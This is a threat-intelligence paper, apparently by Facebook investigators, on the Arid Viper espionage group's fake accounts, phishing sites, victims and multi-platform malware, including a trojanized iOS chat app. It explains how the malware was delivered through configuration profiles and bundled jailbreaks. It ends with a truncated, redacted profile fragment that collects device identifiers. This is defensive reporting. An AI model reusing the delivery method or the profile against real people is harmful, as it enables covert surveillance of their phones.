April 2021

# Technical Paper //
# Taking Action Against Arid Viper

***Authors:*** *Michael Flossman and Michael Scott // Threat Investigators*

# TABLE OF CONTENTS

# Executive Summary

Facebook is focused on protecting our users from malicious actors who attempt to conduct offensive cyber operations on our family of applications. This report details our investigation and disruption of the advanced persistent threat actor known in the security industry as Arid Viper, who we identified creating and using fake accounts in targeted cyber espionage campaigns. For the first time, we observed Arid Viper incorporating fully functional custom iOS surveillanceware, capable of stealing sensitive user data from iPhones without requiring devices be jailbroken prior to compromise.

The focus of Arid Viper's recent operation we discuss in this paper shows similar geographic and occupational targeting as was previously reported by our industry peers. Much of Arid Viper's activity detailed in this report focused on individuals in Palestine, including government officials, members of the Fatah political party, student groups, and security forces.

Arid Viper used sprawling infrastructure to support this most recent operation, including over a hundred websites that either hosted iOS and Android malware, attempted to steal credentials through phishing, or acted as command and control (C&C or C2) servers. A prevalent threat actor, Arid Viper appears to operate across multiple social media platforms.

We shared threat indicators with industry peers and security researchers as part of a concerted effort to disrupt this group's operations. For Facebook, this has meant disabling Facebook and Instagram accounts created by Arid Viper operators, releasing malware hashes and domains associated with this threat actor, and notifying users who we believe were targeted by this activity in order to help them secure their accounts.

# Key Findings

To protect the community, Facebook is releasing the following set of indicators around this activity.

- 10 Android malware hashes
- 2 iOS malware hashes
- 8 desktop malware hashes
- 179 domains

## 01 Facebook identified offensive cyber security activity by the threat actor known as Arid Viper

We identified recent state-sponsored cyber espionage operations that we attributed with high confidence to Arid Viper. Our assessment is based on significant overlap between our findings and this actor's known tactics, techniques, and procedures (TTPs)[1]. We are aware that some of the previous industry reports linked Arid Viper to the cyber arm of Hamas. However, we cannot conclusively confirm this connection based on our evidence.

The malware Arid Viper deployed in 2019 and 2020 appears regionally specific, as does the victimology. Lure content and known victims suggest the target demographic is individuals associated with pro-Fatah groups, Palestinian

[1] Palo Alto Networks, "Targeted Attacks in the Middle East Using KASPERAGENT and MICROPSIA," Source: https://unit42.paloaltonetworks.com/unit42-targeted-attacks-middle-east-using-kasperagent-micropsia/ [Last Accessed April 19, 2021]
Kaspersky, "The Desert Falcons Targeted Attacks," Source: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064309/The-Desert-Falcons-targeted-attacks.pdf [Last Accessed April 19, 2021]
Kaspersky, "Breaking The Weakest Link Of The Strongest Chain," Source: https://securelist.com/breaking-the-weakest-link-of-the-strongest-chain/77562/ [Last Accessed April 19, 2021]
Trend Micro, "Arid Viper: Gaza vs Israel Cyber Conflict," Source: https://www.trendmicro.com/en_us/research/15/b/arid-viper-gaza-vs-israel-cyber-conflict.html [Last Accessed April 19, 2021]
ClearSky, "Infrastructure and Samples of Hamas' Android Malware Targeting Israeli Soldiers," Source: https://www.clearskysec.com/glancelove/ [Last Accessed April 19, 2021]
Lookout, "FrozenCell: Multi-platform surveillance campaign against Palestinians," Source: https://blog.lookout.com/frozencell-mobile-threat [Last Accessed April 19, 2021]

government organizations, military and security personnel, and student groups within Palestine.

Although there is evidence of opportunistic targeting outside of Palestine, such cases appear politically motivated and consistent with targeting from this threat actor.

## 02 Arid Viper used custom surveillanceware in a fully functional chat application which didn't require a jailbreak for installation

Arid Viper used custom iOS surveillanceware which has not been previously reported and reflects a tactical shift. We call this iOS component Phenakite due to it being somewhat rare and deriving its name from the Greek word Phenakos, meaning to deceive or cheat.

Installation of Phenakite required that victims be tricked into installing a mobile configuration profile. This allowed for a device-specific signed version of the iOS app to be installed on a victim's device. A jailbroken device was not required.

Post-installationPost-installation, a jailbreak was necessary for the malware to elevate its privileges to retrieve sensitive user information not accessible via standard iOS permission requests. This was achieved with the publicly available Osiris jailbreak that also made use of the Sock Port exploit, both of which were bundled in the malicious iOS app store packages (IPAs).

Arid Viper's iOS surveillanceware was trojanized inside a fully functional chat application that used the open source RealtimeChat code for legitimate app functionality. This malware could also direct victims to phishing pages for Facebook and iCloud in order to steal credentials for those services.

Arid Viper's use of custom iOS surveillanceware shows that this capability is becoming increasingly attainable by adversaries believed to be of lower sophistication.

## 03 Arid Viper made use of continually evolving Android and Windows malware that it has relied on over the years

The Android tooling used by Arid Viper shares many similarities with malware previously reported as FrozenCell and VAMP.

The Android malware deployed by Arid Viper required victims to install apps from third-party sources on their devices. The group used a number of convincing, attacker-controlled sites to create the impression that the apps were legitimate.

Arid Viper's recent operations also used variants of a malware family known as Micropsia, which previously has been associated with this threat actor.


## 04 Arid Viper continued distributing malware via social engineering and both attacker-controlled and 3rd party websites

Delivery of both the Android and iOS malware involved social engineering.

Android malware was typically hosted on convincing looking attacker-controlled phishing sites. At the time of writing, we discovered 41 such sites. While Arid Viper tooling has previously been discovered in official app channels like the Play Store, this was not found to be the case in this instance.

iOS malware was previously found to be distributed from a 3rd party Chinese app development site. After engagement with industry partners which led to the revocation of multiple developer certificates, Arid Viper's ability to distribute Phenakite was disrupted. They have since been observed trying to set up their own infrastructure to distribute their iOS implant.

## Timeline around recent Arid Viper Operations



# Overview

## Background

Over the past several years the operations of the advanced persistent threat (APT) actor Arid Viper, also called Desert Falcon and APT-C-23, attributed by some in the broader security community to the cyber arm of Hamas, have been detailed numerous times[2]. These reports described various aspects of activity by a long-running persistent threat actor operating out of Gaza, Palestine, to conduct targeted intelligence-gathering operations since it emerged in 2011.


The campaigns attributed to this group show how a relatively low-sophistication adversary used a combination of social engineering, phishing sites, and a continually evolving toolkit of Windows and Android malware to successfully run offensive cyber operations. Some of the past industry reports detailed that targeting occured against a very regionally specific set of victims with ties to pro-Fatah organisations, Palestinian political groups, or the Israeli Defense Force.

## Recent Operations & Activity on Platform


In mid-2019, as part of our continuous monitoring and enforcement against APTs, Facebook observed a spike in Arid Viper's activity involving the creation of dozens of fake Facebook and Instagram profiles.

---

[2] Palo Alto Networks, "Targeted Attacks in the Middle East Using KASPERAGENT and MICROPSIA," Source: https://unit42.paloaltonetworks.com/unit42-targeted-attacks-middle-east-using-kasperagent-micropsia/ [Last Accessed April 19, 2021]
Kaspersky, "The Desert Falcons Targeted Attacks," Source: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064309/The-Desert-Falcons-targeted-attacks.pdf [Last Accessed April 19, 2021]
Kaspersky, "Breaking The Weakest Link Of The Strongest Chain," Source: https://securelist.com/breaking-the-weakest-link-of-the-strongest-chain/77562/ [Last Accessed April 19, 2021]
Trend Micro, "Arid Viper: Gaza vs Israel Cyber Conflict," Source: https://www.trendmicro.com/en_us/research/15/b/arid-viper-gaza-vs-israel-cyber-conflict.html [Last Accessed April 19, 2021]
ClearSky, "Infrastructure and Samples of Hamas' Android Malware Targeting Israeli Soldiers," Source: https://www.clearskysec.com/glancelove/ [Last Accessed April 19, 2021]
Lookout, "FrozenCell: Multi-platform surveillance campaign against Palestinians," Source: https://blog.lookout.com/frozencell-mobile-threat [Last Accessed April 19, 2021]




*This spike in account creation towards the later half of 2019 was observed alongside an increase in attempts to distribute both iOS and Android malware as well as phish credentials from users.*



Facebook's automated malware analysis detection systems flagged many of Arid Viper accounts when they began sending malware on-platform or posted links to sites hosting custom malware. Like other hacking groups in the region, Arid Viper has relied heavily on social engineering to initially infect victim devices and has not deviated from this low-cost approach.

## Victimology

Based on the analysis of lure documents used in Arid Viper's malware and other signals, much of this group's targeting was against individuals in Palestine. Of note, the targets included individuals affiliated with the Palestinian National Authority, Fatah, other oppositional government organisations, security services, and student groups:

- Palestinian National Authority
- Ministry of National Economy
- Palestinian Liberation Org
- Palestinian Special Police
- Ministry of Interior
- Ministry of Education
- Palestinian Preventative Security
- Palestinian National Liberation Movement Fatah
- Student movements aligned with Fatah
- Other Government employees

# A Toolkit of Custom Malware for Multiple Platforms

None of the prior reporting on Arid Viper's activities mention that the group had developed an iOS capability.


> We believe this recent development reflects the group's knowledge that some of their targets owned iPhones instead of Windows desktop or Android devices. It likely led them to fill a tooling gap, similar to the technological shift observed in 2014 and 2015 where Arid Viper expanded their offensive tooling from primarily desktop to include an Android capability.

Below, we share our technical analysis of their recently discovered custom iOS malware, followed by analysis of their current Android capability, and a brief summary of their continued use of Micropsia, a malware variant previously associated with this threat actor.

> In all cases the successful installation of these tools did not require any exploits. This suggests that Arid Viper operators continue to heavily rely on social engineering to distribute their malware.

## 1. Phenakite – Arid Viper's iOS Implant

The latest tooling addition to Arid Viper's arsenal, what we have internally named Phenakite, is custom iOS malware discovered inside a fully functional trojanized chat application called Magic Smile. It makes use of publicly available code for both the legitimate chat component as well as the Sock Port exploit and Osiris jailbreak that would be used post installation. Facebook initially found Phenakite samples on a third party mobile application development site and later on Arid Viper controlled infrastructure.





*Screenshots of the trojanized chat application that Arid Viper promoted on their website. We also later saw this app on a third party app development site. While the chat component was fully functional, malicious code would silently run in the background and retrieve sensitive information without user knowledge.*


## 1.1. Initial Device Compromise

Phenakite was initially hosted on a website that contained tools and services to help with the development of Android and iOS apps. This website also included another component for iOS developers which they could download and install, likely for testing and limited distribution. This process involved the use of legitimate developer certificates which meant that devices didn't have to be jailbroken. [3] As shown below, installing a malicious app required some degree of social engineering of the victim or physical access to their unlocked device.

If socially engineered, the victim must first be tricked into visiting an unofficial app store, third party app development site, or attacker controlled website hosting Phenakite. Then, a user would be prompted to install a mobile configuration profile that, if accepted, would allow for the delivery and installation of Phenakite. This would be specifically signed for the target's iPhone.


[3] Configuration Profile Examples, Source: https://developer.apple.com/library/archive/documentation/NetworkingInternet/Conceptual/iPhoneOTAConfiguration/ConfigurationProfileExamples/ConfigurationProfileExamples.html [Last Accessed April 19, 2021]





*On the left: a page hosting Phenakite was found on a third party site that provides app development tools and services. On the right: the attacker controlled infrastructure promoting the trojanized Magic Smile chat application.*





*Shown above is what a target would see during this process and the verified signing certificate chain. The signer used above is from the app delivery site and is not directly unique to Arid Viper because of how the distribution site works and rotates through signing profiles. The unsigned XML representation of this is below.*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>PayloadContent</key>
        <dict>
            <key>URL</key>
            <string>[redacted]</string>
            <key>DeviceAttributes</key>
            <array>
                <string>DEVICE_NAME</string>
                <string>UDID</string>
                <string>IMEI</string>
                <string>ICCID</string>
                <string>VERSION</string>
                <string>PRODUCT</string>
